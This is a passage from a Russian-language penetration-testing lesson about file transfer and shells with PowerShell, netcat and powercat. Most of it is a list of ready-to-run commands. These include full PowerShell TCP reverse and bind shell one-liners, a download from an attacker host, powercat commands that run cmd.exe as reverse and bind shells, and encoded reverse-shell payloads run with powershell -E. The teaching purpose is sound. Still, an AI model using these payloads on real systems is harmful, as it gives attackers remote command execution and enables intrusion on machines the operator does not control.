GIAbwBzAGUAIAA9ACAAJABUAHIAAdQBIAH0ACgAgACAIAAgACQARgB1AG...
```

После запуска полезной нагрузки Катя получает Reverse Shell на ожидающем слушателе:

```
kali@kali:~$ sudo nc -lnvp 443
```



Мы рассмотрели множество инструментов, которые могут быть использованы для передачи файлов, создания Bind Shell/Reverse Shell. Эти инструменты имеют различные особенности, сильные и слабые стороны, а также применимы во время тестирования на проникновение. Испытайте возможности Powerscat самостоятельно, чтобы расширить свое знакомство с этой коллекцией инструментов.

Команды, используемые в уроке:

```
PS C:\WINDOWS\system32> Set-ExecutionPolicy Unrestricted
```

```
C:\Users\ADMIN> powershell -c "(new-object  
System.Net.WebClient).DownloadFile('http://192.168.0.174/passwd.txt','C:\Users  
\ADMIN\Desktop\passwd.txt')"
```

```
kali@kali:~$ sudo nc -lnvp 443
```

```
C:\Users\ADMIN> powershell -c "$client = New-  
Object System.Net.Sockets.TCPCClient('192.168.0.174',443);$stream =  
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =  
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -  
TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback =  
(iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '>  
';;$sendbyte =  
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sen  
dbyte.Length);$stream.Flush()};$client.Close()"
```

```
C:\Users\ADMIN> powershell -c "$listener = New-  
Object System.Net.Sockets.TcpListener('192.168.0.178',443);$listener.start();$cli  
ent = $listener.AcceptTcpClient();$stream = $client.GetStream();[byte[]]$bytes =  
0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data  
= (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,  
$i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS '  
+ (pwd).Path + '> ';;$sendbyte =  
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,  
$sendbyte.Length);$stream.Flush()};$client.Close();$listener.Stop()"
```

```
kali@kali:~$ nc -nv 192.168.0.178 443
```

```
PS C:\Users\ADMIN\Desktop> Import-Module .\powercat.ps1
```

```
PS C:\Users\ADMIN\Desktop> powercat -h
```

```
kali@kali:~$ sudo nc -lnvp 443 > r_powercat.ps1
```

```
PS C:\Users\ADMIN\Desktop> powercat -c 192.168.0.174 -p 443 -i  
C:\Users\ADMIN\Desktop\powercat.ps1
```

```
kali@kali:~$ sudo nc -lvp 443
```

```
PS C:\Users\ADMIN\Desktop> powercat -c 192.168.0.174 -p 443 -e cmd.exe
```

```
PS C:\Users\ADMIN\Desktop> powercat -l -p 443 -e cmd.exe
```

```
kali@kali:~$ nc 192.168.0.178 443
```

```
PS C:\Users\ADMIN\Desktop> powercat -c 192.168.0.174 -p 443 -e cmd.exe -g  
> reverseshell.ps1
```

```
PS C:\Users\ADMIN\Desktop> ./reverseshell.ps1
```

```
PS C:\Users\ADMIN\Desktop> powercat -c 192.168.0.174 -p 443 -e cmd.exe -ge  
> reverseshell2.ps1
```

```
PS C:\Users\ADMIN\Desktop> powershell.exe -E <CTPOKA>
```

```
kali@kali:~$ sudo nc -lnvp 443
```